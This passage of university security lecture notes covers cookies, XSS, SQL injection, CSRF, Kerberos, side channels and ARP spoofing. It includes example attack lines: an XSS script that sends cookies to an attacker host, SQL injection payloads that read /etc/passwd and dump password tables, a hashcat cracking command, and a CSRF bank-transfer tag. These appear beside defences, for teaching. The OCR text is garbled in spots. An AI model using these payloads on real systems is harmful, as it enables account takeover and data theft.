Let's say we try to run a server with this certificate. The client, a web browser, will check the certificate to see if it is from a CA that it trusts. Unfortunately the CA we just isn't trusted (i.e. not in the client's trust keychain) so it won't be immediately useful for web serving. A use case where we may want a self-signed CA is if a company wanted to monitor all internet traffic for their employees. They could set up a proxy server that intercepts all traffic and then they could set up a CA and sign all of their employees' certificates. And then add the CA's certificate to the trust keychain of all of their employees' computers. This way the employees'

[49] *Consider situation when a server goes down and then a stampeding herd[49] of clients try to reconnect.*

[49] *sort of?*

computers will trust the CA and will trust the certificates that the CA signs – so the employees can access the internet as if everything is trusted by the company may watch the traffic and make sure that employees don't leak credit card information or something.

In practice most CAs will have one top level key stored in an absurdly secure location and then they will have a bunch of subordinate keys that are used to sign certificates. The subordinate keys are stored in a secure location and the top level key is used to sign the subordinate keys. This way they can easily rescind subordinate keys if they get breached.

2.18.4 Web Authentication

It is impractical to require all users to use a certificate to identify themselves – hence username/passwords.

Definition 30 Cookie-based authentication

1. Browser asks for username and password and gives it to the server
2. On auth server generates a big random-looking number called a **HTTP cookie** and returns to the browser
3. Next time the browser visits the same server it will send the same cookie back to the server: the cookie is used as an authentication token
4. Web servers use cookies to authenticate the user as well as store session information, etc.[51]
5. Should have a expiry time (limits damage from exposed cookies) and be as ephemeral as possible
6. Should be hard to forge a cookie and should not be used for authentication without SSL (or else they are easily stolen)

A drawback of cookies is that they can raise privacy concerns; web servers can now track users' browsing habits within a site as well as across sites as well.

Browser-based attacks are common and usually performed via some sort of cleverly formatted GET or POST requests to the server (with XSS).

A GET request contains a header, a blank line, and the content. The POST is almost the same, except it requires a few more header fields to specify the content type and length.

Recall: GET is used to read data from a server and POST is used to update data on a server. The line has been somewhat blurred in recent years.

It is very common for sites to have web browsers execute small javascript programs, i.e. some logic to run `onclick` when a button is clicked. One way to exploit this is possibly to find a way to make the browser think that data is actually a program – like buffer overflow attacks!

Javascript can be used to read and steal data

browserspy.dk is a website that shows you how much information your browser is leaking to websites.

- Cookies can be read by JS by accessing the `document.cookie` variable
- Script can incorporate the cookie data into a request to the attacker server and send it back
- Protected via the **Same Origin Policy**: dictates that scripts from one origin (a web site) cannot access or set the properties of a document from another origin/website.
- URLs are treated as having the same origin if they are on the same protocol, hostname, and port number.. Browser isolates different sites into different identities. Note that domains under the control of the same organization, i.e. google.ca or google.com are not considered the same origin


[51] *If a cookie can be stolen before it expires it can be used to impersonate the user*

Many sites include javascript from third-party sources, i.e. from ad networks. This opens up the possibility of cross-site scripting attacks.

Definition 31 Cross-site scripting (XSS) is a vulnerability that allows a user to inject strip code into web pages viewed by other users. Allow for stealing cookies of a victom web site and more.

1. Type 1/reflected: Attacker crafts url that targets a vulnerable site, attacker needs to click on url for a successful attack, web site is not modified

2. Type 2/Persistent: Attacker posts malicious code on a vulnerable site, users must visit the site to be affected, web site is modified



Reflected XSS Attack Example


- Web browser calls the script `welcome.cgi` on the server and passes the string **Alice** as the name argument
- The GET request is shown below

```
GET /welcome.cgi?name=Alice HTTP/1.0
```

- On the server side, `welcome.cgi` runs and uses the name argument to dynamically generate the following HTML page:

```
<HTML>
    <Title>Welcome!</Title>
    Hi Alice!
    <BR>
    Welcome to our system …
```

Figure 51. What if some code is given to the browser to the browser instead of the name? I.e. as in the next slide?



Reflected XSS Attack Example

What if an attacker tricks you into generating the following GET request?

```
GET /welcome.cgi?name=<script>
window.open( “http://www.attacker.site/collect.cgi?cookie= “ +
document.cookie)</script>
```

The server would substitute the name string and produce the following HTML:

```
    <HTML>
    <Title>Welcome!</Title>
    Hi <script>
    window.open( “http://www.attacker.site/collect.cgi?cookie= “
    + document.cookie)</script>!
    <BR>
    Welcome to our system …
```

Web browser will send your cookies to attacker!

Figure 52. The victim website will execute the code and send the user’s cookies to the attacker. By bouncing (reflecting) it off the server it looks like code that doesn’t violate the same origin policy.

Generally XSS is a result of poor input validation.


Comment Persistent XSS: Many sites want users to post their own content, which has conflicting requirements. They want to give users the ability to post rich content but also want to make sure that they don’t post content that harms other users (XSS). Most sites will perform input validation (filtering) on user posts to remove code but still allow users to post rich content.

Defenses against XSS

- Convert all special characters before sending to an user, i.e. "<" -> "&lt;a"
- Whitelist characters (don’t just blacklist – too many characters to blacklist)
- Use HTTP-only cookies (cookies that can’t be accessed by javascript). This has the downside of limiting the functionality of the site.

2.18.5 SQL Injection

Consider an insecure web application that allows users to look up their information by their USER ID



Vulnerability: SQL Injection

```
ID: 3
First name: Hack
Surname: Me
```

This may form a SQL query like this

```
select id, first, last from users where id = '%s'
```

Is there a way for us to exploit the server not checking for apostrophes in the query? Consider the following query

We insert `1’ and 1 = 1 – ’`

```
select id, first, last from users where id = '1' and 1 = 1 --'
-- Note that -- is a comment to make this valid sql
```

And we find that this query ends up returning the user 1! And it is easy to see how this can be extended to get the information of every user by extending the query with an `or`.

What about some more complex queries? For example some databases can load a file with the `load_file`. So this would give the `passwd` file for the database server.

```
select id, first, last from users where id = '1' union select
 ↪  load_file('/etc/passwd'), 'foo' --'
-- And whatever we want in foo..
```

Other ideas include

```
-- the schema
' union select table\_schema, table\_name from
 ↪  information\_schema.tables --'

-- users and apasswords
' union select user, password from dvwa.users --

```

Note that this, on any decent web service, will return a bunch of password hashes. Fortunately most users suck at picking passwords and so we can use a rainbow table to crack the hashes, i.e. by using hashcat;

`hashcat <file_with_password_hashes> /var/pentest/wordlists/top_100_passwords.txt`

We should consider the implications of this. For example the `load_file` attack would not be possible if we ran the sql server as a non-root server or as an user with restricted access.

2.18.6 Passwords

Passwords are commonly used for user authentication but have several problems:

- Users tend to pick easy passwords and share them for many systems
- Authentication is not mutual: when a user enters a password they usually don’t know if they are sending the password to the right system

Passwords should not be stored in the clear so that if the attacker somehow got the password file they would know the passwords of all users – so passwords are hashed with a one-way hash and only the hash is stored. However if the attacker reverses one password hash then the attacker will have found the password for all users using the same password (not uncommon!). This problem can be prevented by adding a salt (some random value concatenated with the password) which is stored alongside the password file. This doesn't make it more or less difficult to break a single password because the number of password bits still remain the same (instead of guessing h(<password>) they now guess h(salt + <password>) but salt is known).

2.18.7 HTTP Response Splitting

HTTP response splitting is a vulnerability that takes advantage of the fact that HTTP naively parses requests to split it into a header and a body just by looking for a carriage return and line feed sequence. If the string `English` is user input, an attacker can send a request with the language set to `English`
`r`
`n ...` and the server will interpret this as a header and a body. The attacker can then send a response that will be interpreted by the browser as a header and a body. This can be used to inject malicious code into the response.

Comment

> This is something that has largely been dealt with but sometimes still pops up in legacy or embedded systems.

2.18.8 Cross-Site Request Forgery (CSRF)

Comment

> This one is still relevant and is a common attack vector.

A vulnerability that allows unauthorized commands to be executed on a web application from an user. Tricks users into visiting a website that contains a link to a site that the user may have visited previously. If the user's browser contains a valid authenticated cookie for the site, the attacker can issue authenticated requests to the site.

For example,

```
<img src="http://bank.com/transfer?amount=1000&to=attacker"
```

This would simulate a user visiting the bank's website and transferring money to the attacker via the request. There's technically nothing wrong with it because the request is coming from the user's browser. But the user didn't intend to do this. It also doesn't violate the same origin policy because it doesn't involve requesting for cookie contents.

This is very difficult to fix on the client side and largely would have to be kept in mind by the application developer[52].

Defenses against CSRF:

- Limiting the lifetime of authentication cookies
- Checking HTTP referrer headers (make sure that the referrer is the URL of the previous webpage from which a link was followed) (but this can be possibly forged, depending on the browser)
- Requiring secret token in the GET and POST parameters
- Requiring authentication in GET and POST parameters, not in cookies only

[52] *This is why banks tend to have layers of confirmation screens and short authentication lifetimes.*

2.18.9 Multi-Factor Authentication (MFA)

- Authentication, in general, uses a piece of information about the user (authentication factor) to verify that the user is who they say they are. This is usually something that they know, they have, they are, or can do.
- Multi-factor authentication is a method of authentication that requires more than one authentication factor to be used to verify the user.
  - For example: smart credit cards contain a secure chip that can be used to authenticate the user that contains keys and performs cryptographic operations, usually having the card sign a randomly generated string
  - As discussed in the labs, the user can also use a one-time password (OTP) that is generated by a hardware token or a mobile app
  - Biometric systems:
    - Moving from binary to probabilistic security model (false rejection/false acceptance)
    - Layered approaches and good management of biometric templates are necessary


2.18.10 Federated Identity

A single service maintains a user's username and passwords. Handles new registrations, password resets, etc. Multiple services rely on the identity provider to help authenticate users that interact with the services. UTORid is an example.

A case study is the Kerberos system, which is a federated identity system that is used by many organizations to authenticate users via a trusted third party and Needham-Schroeder. The trusted third party uses an authentication server and a ticket-granting server.

There are three layers to it:

1. Authentication
2. Authorization
3. Service



Kerberos Operation

Step 1
Ticket Granting Ticket : [client, address, validity, $\text{Key}_{(\text{client, TGS})}$]$\text{Key}_{(\text{TGS})}$
[$\text{Key}_{(\text{client, TGS})}$]$\text{Key}_{(\text{client})}$

Step 2
TGT : service, [client, client address, validity, $\text{Key}_{(\text{client, TGS})}$]$\text{Key}_{(\text{TGS})}$
Authenticator : [client, timestamp]$\text{Key}_{(\text{client, TGS})}$

Step 3
$\text{Ticket}_{(\text{client, service})}$: service, [client, client address, validity, $\text{Key}_{(\text{client, service})}$]$\text{Key}_{(\text{service})}$
[$\text{Key}_{(\text{client, service})}$]$\text{Key}_{(\text{client, TGS})}$

Step 4
$\text{Ticket}_{(\text{client, service})}$: service, [client, client address, validity, $\text{Key}_{(\text{client, service})}$]$\text{Key}_{(\text{service})}$
Authenticator : [client, timestamp]$\text{Key}_{(\text{client, service})}$

1) **service** is the networked resource that the client is trying to access (e.g. Print Server);

2)**TGS** is the Ticket Granting Server

Copyright ©2005, Saqib Ali
http://www.xml-dev.com

The authentication layer creates a secure token given to the user that the user can then use to prove that they are why they claim they are. Next, they go through the authorization server using it's token to get a service token. This authorization service has no idea how to authenticate but it can know if the key is valid. This token is then used to access the service, i.e. printing. The service can then use the ticket to grant access to whatever the ticket is for.

Comment

A nice part of this kind of layered system is that it offers flexibility and agility in design and maintenance. This is especially important for a changing product.

Definition 32

Single-sign-on (SSO): enables a user to log in once and access multiple services without having to log in again. Generally implemented through some sort of federated identity protocol.


Typical web authentication flow:

1. User authenticates to the identity service provider
2. Service provider sends the user an **unforgeable** token
3. User presents token to service they want to access which it accepts n lieu of authenticating the user
4. The service now has a certified identity for the user

Example

OAuth: An open specification developed by google and facebook for an authorization protocol that is often used as an authentication protocol.
There are three parties involved:

- **Resource Owner**: the user. A way to think of this is that you are the profile owner.
- **Authorization Server**: the service that the user wants to access
- **Client**: the service that the user wants to access



The service that we want to access (client) will send a request to us (resource owner) when we want to log in. The user will then use our information and that client request against the authorization server in order to obtain an auth code. The same person who logged in also is the one who hands it back to the client, who uses the authorization server in order to validate things and access the requested information.

Federated identity takes a lot of the security burden off the developer which has significant productivity benefits.

Note: understand difference and relationship between authorization and authentication. Revocation is ok for authorization but is tricky for authentication

Subsection 2.19

Security Modes and Covert Channels

2.19.1 Security Policies

Security policies govern how a system handles information. They are generally used by the military/government/etc. and are based on security models that are usually fairly intuitive but can also stand up to proofs for security. They are generally implemented as MAC[53] policies.

- Confidentiality Policies: defines who is allowed access information or resources (protect information from leaking)
- Integrity Policies: prevents corruption of information

Definition 33 Bell-La Padula (BLP) Model: a model designed to build confidentiality policies. The idea behind BLP models is that it defines certain levels of data, i.e. unclassified, classified, secret, top-secret, and so forth. And each level will be able a file up to a certain level but cannot write *down* to another level.

BLP does not preserve any integrity, however.


Definition 34 Biba Integrity Model: the mathematical dual of the BLP model, designed to build integrity policies. Consider a research experiment that flows from lab measurements -> report -> peer review -> media -> twitter. Then we allow an *write-down* policy to be implemented; there's no danger to the data if we write a twitter post using the media, but there is definitely danger to the data's integrity if we use a twitter post to generate lab measurement data.

2.19.2 Side channels and Covert Channels

Definition 35 A side-channel allows for unintentional information flow in or out of the system, e.g. user data or cryptographic keys. Channels can come in many unexpected forms, i.e. R/F leakage, event timing, etc. While some side channels can be remotely exploited, many more can be exploited locally.

Timing analysis is one side channel that relies on the fact that algorithms can somethings leak important security information. For example, standard `strcmp` implementations will short circuit at the first character that is not equal – so the runtime of the method is proportionate to the number of *matching* characters. So by feeding in a ton of test strings and carefully inspecting the timing we may be able to discover how close we are to the correct string.

[53] *Mandatory Access Control*



Modern cryptographic libraries have fallen victim to timing attacks before. A general recommendation is to add some randomness to the runtime of any cryptographic routine with runtime related to the input.




Figure 53. Radio emissions from scan patterns of old CRT monitors can be used to reconstruct the image. This is still possible with modern LCD screens, albeit weaker.

A similar principle applies to input devices such as keyboards and mice. Wireless keyboards often transmit the input text in plaintext, and wired keyboards need some sort of decoding circuit that will still nonetheless leak the data.

Power analysis is another side channel that can be used to extract information from a system. For example many safes with electronic locks will want to avoid putting their power source in the safe (so that you don’t end up losing access if the batteries run out). This, however, leaves the power consumption of the circuit open for the attacker to observe.




Figure 54. A voltmeter can be put between the battery and the circuit to measure the power consumption.




Figure 55. In this case we have physical access to the device. So we can connect a probe to the memory chip and monitor the signal with an oscilloscope. The top line is the clock signal and the bottom is the power

A clear correlation appears between the power consumption and the clock signal. EEPROMs are quite power hungry, especially when pushing out an 1.




Figure 56. As it turns out whenever we enter any combination the EEPROM will wake up the chip and read out the actual stored password.

Current research in the field of power analysis includes building chips that inherently have random noise in their power consumption, applying machine learning to better filter out noise, and running chips with inconsistent clock signals and voltage dithering.


Definition 36 Covert channels are much the same as side channels, but they are intentionally designed to leak information. There are some pretty crazy ones e.g. setting the speed of a fan, or flipping the Ethernet settings on a raspberry pi to send off a radio signal, etc. Covert channels are generally very hard to detect, but there are ways to prevent creating the opportunity for them to exist in the first place. Since convert channels exist when the actions of one process affect the actions of another process in a predictable way (even though there is no explicit communication), we aim to design systems with the **non-interference** property, i.e. any sequence of inputs to a process will produce the same output regardless of inputs to another process[54]. For example a machine should respond the same way to an user with low or high clearance.

Note that not all covert channels are useful. If you can only get one bit per hour out of a covert channel, it may not be of any practical use to an attacker.

Subsection 2.20

Network Security

[54] *This is almost impossible to achieve in practice*



- The **Address Resolution Protocol** (ARP) is used for MAC address discovery
  - *e.g.*, 192.168.1.2 -> aa:bb:cc:dd:ee:ff
- The **Internet Control Message Protocol** (ICMP) is used by the IP layer to send error messages to the source host
  - *e.g.*, destination host not available, TTL exceeded, etc.
- The **TCP/IP** protocol for routing packets
  - Transmits data between two connected endpoints
- The **Border Gateway Protocol** (BGP) for route discovery
  - Updates routing information at the intermediate routers
- The **Domain Name System** (DNS) for IP address discovery
  - *e.g.*, www.website.com ➔123.45.67.89

Figure 57. Some key protocols of the internet. 1. ARP is used to map IP addresses to MAC addresses (which is an unique address for each network card) and is at the lowest level. 2. ICMP is a routing protocol, 3. TCP/IP routes packets, and so forth.




Figure 58. Each layer of the network stack adds some header or footer to the packet, but they don't apply any security protocols to it; they just directly trust it.

Many of our internet protocols were designed assuming that the network was a trusted environment. For example `smtp`[55] just sends everything in plaintext.

2.20.1 ARP spoofing

ARP is used to map IP addresses to MAC addresses such that IP packets can be sent to the link layer. Packets are set to the next hop using MAC addresses. ARP uses broadcasting: if a host wants to send a packet to address A, then it will perform an ARP broadcast to determine which devices owns IP address A. All hosts ignore the broadcast except for A, which will respond with its MAC address. Then all packets sent to A are sent using the provided MAC address.

If an attacker has full access to a host, then spoofing ARP requests is trivial. The attacker can make all traffic redirect to itself by responding to all ARP broadcasts (every machine starts to think that the hacked machine owns every IP address). [56] Furthermore, on basically every single system the networking stack will opportunistically cache ARP replies and poison[57] their own cache. Then future transmissions from the victim will be routed towards the attacker[58]


[55] *for email*

[56] *ARP broadcasts are never forwarded outside of a subnet so the attacker must control a machine on a subnet*

[57] *Put incorrect entries in*

[58] *To keep this up, the attacker should keep track of who used to own the address and then forward it onwards after relabelling to the old MAC address*

2.20.2 ICMP Smurf attack



A **Smurf attack** generates lots of network traffic, by flooding a victim machine with ICMP packets from many different machines

- An attacker sends a ping stream (ICMP echo requests) to an IP broadcast address with a **spoofed source IP address** of the victim machine
- Every host on target network will generate ping replies (ICMP echo replies) to victim, potentially overloading the victim

